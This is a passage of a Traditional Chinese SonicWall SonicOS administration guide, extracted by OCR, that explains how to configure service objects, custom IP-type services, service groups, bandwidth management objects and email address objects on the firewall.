
建立了存取規則後，**存取規則**表內將會出現**頻寬管理**圖示，指示已啟用 BWM 並提供統計資料。將您的滑鼠指標移動到圖示上，以查看 BWM 設定。

現在，將限制使用任何通訊協定存取所有 `*.youtube.com` 主機為累積使用頻寬 1 MBPS，不能超過所有使用者工作階段可用總頻寬的低百分比。

8

設定服務物件

物件 > 服務物件



在**管理**檢視中，在**原則 | 物件 > 服務物件**頁面上設定服務物件及服務群組。

SonicOS 支援擴充 IP 通訊協定支援，以便使用者基於這些自訂服務通訊協定來建立服務物件、服務群組和存取規則。如需預先定義通訊協定的清單，請參見第 185 頁「預先定義 IP 自訂服務物件的通訊協

定」。若要新增網路所需的特定 IP 通訊協定，請參見第 187 頁「新增自訂 IP 類型服務」。

SonicWall 安全裝置使用服務來設定允許或拒絕向網路傳送流量的存取規則。SonicWall 安全設備包含預先定義之預設服務物件和預設服務群組。您可以編輯但不可刪除預設服務物件和預設服務群組。

您可以建立自訂服務物件和訂服務群組，以滿足您的特定業務需求。

頁面頂部的**檢視**下拉清單，可讓您控制預設和自訂服務物件與群組的顯示。選擇**所有類型**以同時顯示自訂和預設項目，選擇**自訂**僅顯示自訂，或選擇**預設**僅顯示預設的服務項目。

關於網路服務物件和群組


預設服務物件和群組已預先定義於 SonicOS，無法刪除，但可以編輯。對於預設服務物件僅可編輯連接埠。針對預設服務群組，您可以變更包含或排除的服務。

服務物件和**服務群組**表格顯示服務物件和服務群組的以下屬性：

名稱	服務的名稱。
通訊協定	服務的通訊協定。
起始連接埠	服務的起始連接埠號碼。
終止連接埠	服務的終止連接埠號碼。
類別	表明項目是**預設**（系統）或**自訂**（使用者）服務。
註解	將滑鼠移在註解圖示上，以顯示有關服務物件或群組的資訊。快顯視窗顯示以下項目： • **參照** - 在防火牆上設定之使用服務物件或群組的規則或原則類型清單，以及每一類型的參照數量。規則或策略類型在可用時以連結方式顯示，例如用於**存取規則**、**NAT 原則**等等。您可以按一下連結前往該頁面查看使用服務物件或群組之特定規則或原則的清單。 • **群組（成員）** - 一份服務群組或其他類型群組清單，其包含服務物件或群組。
設定	顯示服務的**編輯**和**刪除**圖示（無法刪除預設服務，且其**刪除**圖示顯示為灰色。**編輯**圖示顯示**編輯服務**對話方塊。對於預設服務物件僅可編輯連接埠。針對預設服務群組，您可以變更包含或排除的服務。

預設服務群組是服務物件群組及/或其他預設服務群組。按一下群組名稱左邊的三角形 ▶ 會顯示群組中包含的所有個別預設服務物件和群組。例如，**AD Directory Services** 預設群組包含數個服務物件和服務群組 (請參閱 AD Directory Services 群組詳細資料)。在整個 SonicOS 規則和原則中，藉由將這些多重項目組合在一起，可將其參照為的單一服務。

AD Directory Services 群組詳細資料



預先定義 IP 自訂服務物件的通訊協定

ICMP (1) （網際網路控制訊息通訊協定）用於傳送錯誤和控制訊息的 TCP/IP 通訊協定。

IGMP (2) （Internet 群組管理通訊協定）用於管理 TCP/IP 網路中的多點傳送群組的通訊協定。

TCP (6) （傳送控制通訊協定）TCP/IP 的 TCP 部分。TCP 是 TCP/IP 中的傳送通訊協定。TCP 可確保準確、完整地傳送訊息。

UDP (17) （使用者資料包通訊協定）TCP/IP 通訊協定套件中的一項協定，用於在不要求可靠交付的情況下替代 TCP。

6over4 (41) IPv6 over IPv4 網域的傳送沒有明確的通道) 6over4 流量在 IPv4 封包內傳送，其 IP 標頭將 IP 通訊協定號碼設為 41。

GRE (47) （通用路由封裝）一項通道通訊協定，用於封裝 IP 通道內部的各種通訊協定封包類型，從而建立到防火牆的虛擬點對點連結或在 IP 網際網路路中路由裝置。

ESP (50) （封裝的安全有效承載）一種用於將 IP 資料包封裝在另一個資料包內部的方法，由 IPsec 用作一種靈活的資料傳送方法。

AH (51) （驗證標頭）一種安全通訊協定，可提供資料身分驗證和可選的防轉接轉送服務。AH 嵌在需要防護的資料內（完整的 IP 資料包）。

ICMPv6/ND (58) 網際網路控制訊息通訊協定的 Neighbor Discovery 第 6 版) Neighbor Discovery 定義五種不同的 ICMP 封包類型: 一對 Router Solicitation 和 Router Advertisement 訊息，一對 Neighbor Solicitation 和 Neighbor Advertisements 訊息及 Redirect 訊息。

EIGRP (88) （增強型內部閘道路由通訊協定）IGRP 的進階版本。提供出色的融合屬性和操作效率，並結合了連結狀態協定與距離向量通訊協定的優勢。

OSPF (89) （開放最短路徑優先）一種路由通訊協定，用於基於節點間的距離和多個品質參數來確定在 TCP/IP 網路中路由 IP 流量的最佳路徑。OSPF 是一種內部閘道通訊協定 (IGP)，用於在自發系統內工作。它也是一種連結狀態通訊協定，所提供的路由器到路由器更新流量少於將之用來替代的 RIP 通訊協定（距離向量協定）。

PIM (103) （通訊協定獨立多點傳送）兩種 PIM 操作模式之一：

- PIM 稀疏模式 (PIM-SM) 儘量約束資料發佈，使得網路中只有極少數量的路由器接收資料。僅當 RP（彙聚點）處明確請求封包時，才會傳送封包。在稀疏模式下，接收方的分佈很廣泛，且假設下游網路不一定會使用傳送給它們的資料包。使用稀疏模式的代價是，它依賴於定期重新整理顯見加入訊息，且需要 RP。
- PM 密集模式 (PIM-DM) 會假設所有下游路由器和主機想要接收寄件者的多點傳送資料包，並將多點傳送流量漫延整個網路。沒有下游鄰居的路由器會剪除不想要的流量。為將重複出現資料包氾濫和後續剪除的狀況減至最少，PIM DM 使用直接連接到來源的路由器所傳送的狀態重新整理訊息。

附註：防火牆僅可設定為多點傳送代理，以便多點傳送流量可通過上游/下游介面。防火牆不可作為 PIM 路由器。

L2TP (115) （第二層通道通訊協定）一種用於在網際網路上執行 PPP 工作階段的通訊協定。L2TP 不包含加密，但預設使用 IPsec，以便提供從遠端使用者到企業 LAN 的虛擬私人網路 (VPN) 連接。

使用 預先定義通訊協定新增服務物件

您可以為任何預先定義通訊協定新增自訂服務物件或服務類型：

預先定義服務類型

通訊協定	IP 編號
ICMP	1
IGMP	2
TCP	6
UDP	17
6over4	41
GRE	47
IPsec ESP	50
IPsec AH	51
ICMPv6/ND	58
EIGRP	88
OSPF	89
PIM	103
L2TP	115

如需這些通訊協定的定義，請參閱第 185 頁「預先定義 IP 自訂服務物件的通訊協定」。

您所建立的所有自訂服務物件均列在**自訂服務**表格中。可通過建立自訂服務群組來對自訂服務進行分組，以方便實施原則。如果通訊協定沒有列為預設服務物件，您可以為它新增自訂服務物件。

使用預先定義通訊協定新增自訂服務物件：

1 在**管理**檢視中，導覽至**原則 | 物件 > 服務物件**頁面。

2 如有必要，按一下 **服務物件**按鈕以顯示 **服務物件**畫面。

3 按一下**新增**按鈕。將顯示**新增服務**對話方塊。

4 在**名稱**欄位中輸入服務物件的描述性名稱。

5 從**通訊協定**下拉功能表選擇 IP 通訊協定類型。對話方塊中的欄位可能有所變更。

6 接下來要輸入的內容取決於 IP 通訊協定選擇：

- 對於 **TCP** 和 **UDP** 通訊協定，指定**連接埠範圍**。
- 對於 **ICMP**、**IGMP**、**OSPF** 和 **PIM** 通訊協定，從**子類型**下拉功能表選擇子類型。

  附註：PIM 子類型會套用到 PIM-SM 和 PIM-DM 二者，但以下僅針對 PIM SM：
  - **Type1：註冊**
  - **Type2：停止註冊**
  - **Type4：啟動程序**
  - **Type8：候選 RP 通告**

- 對於剩餘的通訊協定，無需做進一步的指定。

7 按下**新增**。此服務隨即出現在**服務物件**表格中。

8 按一下**關閉**。

新增自訂 IP 類型服務

僅使用預先定義 IP 通訊協定類型時，如果安全裝置遇到其他任何 IP 通訊協定類型的流量，它會將其作為*未識別*流量予以丟棄。但也存在一張由 IANA（網際網路編號指派機構）管理的包含其他註冊 IP 類型的大型擴充清單：http://www.iana.org/assignments/protocol-numbers，因此，儘管丟棄不常見（未識別）IP 類型的流量的剛性做法是安全的，但在功能上會受到限制。

SonicOS 可讓您構建表示任何 IP 類型的服務物件，然後編寫存取規則來識別和控制任何類型的 IP 流量。

附註：通用服務**任何**不會處理自訂 IP 類型服務物件。也就是說，僅僅定義一個用於"IP 類型 126"的自訂 IP 類型服務物件，不會允許 IP 類型 126 流量通過預設的 LAN > WAN 允許規則。

您需要建立一條存取規則，專門包含此自訂 IP 類型服務物件，以提供對它的識別和處理（如第 187 頁「設定範例」中所述）。

設定範例

假設一名管理員需要允許來自 WAN 區域（WLAN Subnet）所有用戶端的 RSVP（資源保留通訊協定 - IP 類型 46）和 SRP（Spectralink™ 無線電通訊協定 - IP 類型 119）傳入 LAN 區域中的某個伺服器（例如 10.50.165.26）。您可以定義自訂 IP 類型服務物件來處理這兩種服務。

若要定義自訂 IP 類型服務和相關設定：

1 在**管理**檢視中，導覽至**原則 | 物件 > 服務物件**頁面。

2 如有必要，按一下**服務物件**按鈕以顯示**服務物件**畫面。


3 按下**新增**。將顯示**新增服務**對話方塊。


4 在**名稱**欄位中輸入服務物件的描述性名稱。

5 從**通訊協定**下拉功能表中選擇**自訂 IP 類型**。


6 在**通訊協定**下拉清單右側的欄位中，輸入**自訂 IP 類型***的通訊協定號碼*。

附註：不是可無法為**自訂 IP 類型**定義**連接埠範圍**和**子類型**欄位，也不適用。





附註：不允許為預先定義通訊協定類型定義自訂 IP 類型，這樣做將會導致錯誤訊息。




7 按下**新增**。


8 為要定義的每個自訂服務重複步驟 4 到步驟 7。

9 完成時，按一下**關閉**。

10 按一下**服務群組**按鈕。




11 按下**新增**。將顯示**新增服務群組**對話方塊。



12 在**名稱**欄位中輸入服務群組的描述性名稱，例如 *myServices*。

13 從左側的清單中選擇剛建立的自訂服務物件，然後按一下**右箭頭**按鈕將其移到右側的清單中。

提示：您可選擇多個服務物件，然後按一下**右箭頭**按鈕一次性移動所有服務。



14 完成時，按一下**確定**。

15 在**管理**檢視中，導覽至**原則 | 物件 > 位址物件**頁面。

16 按一下**新增**並建立 **WLAN Subnet** 可以使用 *myServices* 存取主機的位址物件。

17 在**管理**檢視中，導覽至**原則 | 規則 > 存取規則**頁面以建立 **WLAN > LAN** 規則。

18 選擇**新增**。將顯示**新增規則**對話方塊。

19 定義一條存取規則，允許 *myServices* 從 **WLAN 子網路**流向位址物件 **10.50.165.26**。

附註：可能有必要建立一條用於雙向流量的存取規則；例如，一條來自 LAN > WLAN、允許 *myServices* 從 10.50.165.26 流向 WLAN 子網路的附加規則。

20 按一下**新增**，然後按一下**關閉**。

現在將能識別 IP 通訊協定 46 和 119 流量，並允許其從 WLAN 子網路流向位於 10.50.165.26 的主機。

編輯自訂服務物件

按一下**設定**下面的**編輯**圖示，以在**編輯服務**對話方塊中編輯服務物件，其包含與**新增服務**對話方塊相同的組態設定。請參閱使用 預先定義通訊協定新增服務物件或新增自訂 IP 類型服務。

刪除自訂服務物件

在您要刪除之服務物件所在該列，在**設定**底下按一下**刪除**圖示，以刪除個別自訂服務物件。可透過按一下**刪除**按鈕並選擇**全部刪除**來刪除所有自訂服務物件。若要刪除一個或多個自訂服務物件，請勾選所需項目的核取方塊，按一下**刪除**，然後按一下**刪除已選擇的**。

新增自訂服務群組


您可以新增自訂服務，然後建立服務群組（包括預設服務），以便對其套用相同的原則。例如，您可以通過新增兩項服務作為一個自訂服務群組，在一週內的某些小時或天內僅允許 SMTP 和 POP3 流量。

若要建立自訂服務群組：

1 在**管理**檢視中，導覽至**原則 | 物件 > 服務物件**頁面。

2 按一下**服務群組**按鈕以顯示**服務群組**畫面。

3 按下**新增**。將顯示**新增服務群組**對話方塊。



4 在**名稱**欄位中輸入自訂組的名稱。


5 在左邊列中的清單中選擇個別服務。您可以按住 **Ctrl** 鍵的同時按一下服務來選擇多項服務。

6 按一下**右箭頭**按鈕向群組新增服務。

- 若要從群組中移除服務，請在右邊列中的清單中選擇個別服務。也可以透過按住鍵盤上的 **Ctrl** 鍵並按一下服務來選擇多項服務。
- 按一下**左箭頭**按鈕以移除服務。

7 完成後，按一下**確定**將組新增到**自訂服務群組**中。

按一下自訂服務群組名稱左邊的三角形將展開顯示內容，以顯示自訂服務群組項目中包含的所有個別自訂服務、預設服務和自訂服務群組。



編輯自訂服務群組

按一下**設定**欄位中的**編輯**圖示，在**編輯服務群組**對話中編輯自訂服務群組，該對話包含與**新增服務群組**對話相同的設定。

您可以通過展開組並按一下此服務的**編輯**圖示來編輯自訂服務群組的單獨服務。隨即顯示**編輯服務**對話，此對話與**新增服務**對話相同。


刪除自訂服務群組

在您要刪除之服務群組所在該列，在**設定**底下按一下**刪除**圖示，以刪除個別自訂服務群組。您可透過按一下**刪除**按鈕並選擇**全部刪除**來刪除所有自訂服務群組。若要刪除一個或多個自訂服務群組，請勾選所需項目的核取方塊，按一下**刪除**，然後按一下**刪除已選擇的**。

9

設定頻寬物件

物件 > 頻寬 物件



#	名稱	保證	上限	優先順序	違反操作	每個 IP	註解	設定
1	Default Action Object BWM Egress High	0 Mbps	10 Mbps	0	延遲			
2	Default Action Object BWM Egress Low	0 Mbps	1 Mbps	7	延遲			
3	Default Action Object BWM Egress Medium	0 Mbps	5 Mbps	5	延遲			
4	Default Action Object BWM Ingress High	0 Mbps	10 Mbps	0	延遲			
5	Default Action Object BWM Ingress Low	0 Mbps	1 Mbps	7	延遲			
6	Default Action Object BWM Ingress Medium	0 Mbps	5 Mbps	5	延遲			
7	YouTube BWM	0 kbps	1 Mbps	7	延遲			

主題：

關於頻寬管理

頻寬管理設定基於用於指定流量類的頻寬限制的原則。完整的頻寬管理原則包含兩部分：分類器和頻寬規則。

分類器用於指定實際參數，例如優先順序、保證的頻寬和最大頻寬，並在頻寬物件中設定。分類器可以透過符合指定條件識別封包，並將其組織到各流量類。

如需在存取規則、應用程式規則和操作物件中使用頻寬物件的資訊，請參閱 *SonicOS 安全設定*技術文件中的*防火牆設定 > 頻寬管理*。

設定頻寬物件

若要新增或設定頻寬物件：

1 在**管理**檢視中，導覽至**原則 | 物件 > 頻寬物件**。

2 執行以下任一動作：

- 按一下**新增**按鈕建立新頻寬物件。
- 在您要編輯頻寬物件的該列中，在**設定**底下按一下**編輯**按鈕。

顯示**新增頻寬物件**或**編輯頻寬物件**對話方塊。這兩個對話方塊都有相同設定。

3 在**名稱**欄位中，輸入此頻寬物件的描述性名稱。

4 在**保證頻寬**欄位，輸入此頻寬物件保證為某流量類提供的頻寬量。輸入數字，然後從下拉清單選擇速率 **kbps** (每秒千位元) 或 **Mbps** (每秒百萬位元數)。

5 在**最大頻寬**欄位中，輸入此頻寬物件為某流量類提供的最大頻寬量。輸入數字，然後從下拉清單選擇速率 **kbps** 或 **Mbps**。

附註：在多個流量類爭奪共用頻寬時，實際指派的頻寬可能小於此值。

6 從**流量優先順序**下拉清單中，選擇此頻寬物件為某流量類提供的優先順序。預設最高優先順序為 **0 即時**。最低優先順序是 **7**。

在多個流量類爭奪共用頻寬時，有最高優先順序的類佔先。

7 從**違反操作**下拉清單中，選擇在流量超出最大頻寬設定時此頻寬物件提供的操作：

- 預設情況下，**延時**指定超量的流量封包將佇列並在可能時傳送。
- **丟棄**指定立即丟棄超量的流量封包。

8 在**註解**欄位中，輸入此頻寬物件的文字註解或描述。

9 按一下**元素**按鈕。

10 選擇性地勾選**啟用每 IP 頻寬管理**核取方塊。預設情況下未勾選此選項。**最大頻寬**欄位隨即啟用。

啟用每 IP 頻寬管理在啟用後，最大元素頻寬設定會套用於父級流量類別下的每一個別 IP。

11 輸入**最大頻寬**值 (數字)。預設為 **0**。

12 從關聯的下拉清單，將速率選擇為 **kbps** 或 **Mbps**。

如需有關這些選項的資訊，請參閱 *SonicOS 安全設定*技術文件中*防火牆設定 > 頻寬管理*底下的*元素的頻寬設定*一節。

13 按一下**確定**。

附註：有關在*存取規則*中設定頻寬物件的資訊，詳述於第 20 頁「設定具進階 BWM 的 BWM 設定」和第 21 頁「設定具全域 BWM 的 BWM 設定」中。有關在*操作物件*中設定頻寬物件的資訊，詳述於第 153 頁「關於使用頻寬管理的操作」中。

10

設定 > 電子郵件地址物件

物件 > 電子郵件 地址物件


當**原則類型**為 **SMTP 用戶端**時，您可以建立電子郵件地址物件，以和應用程式規則原則搭配使用。電子郵件地址物件可以是使用者清單或整個網域。

主題：

關於電子郵件地址物件

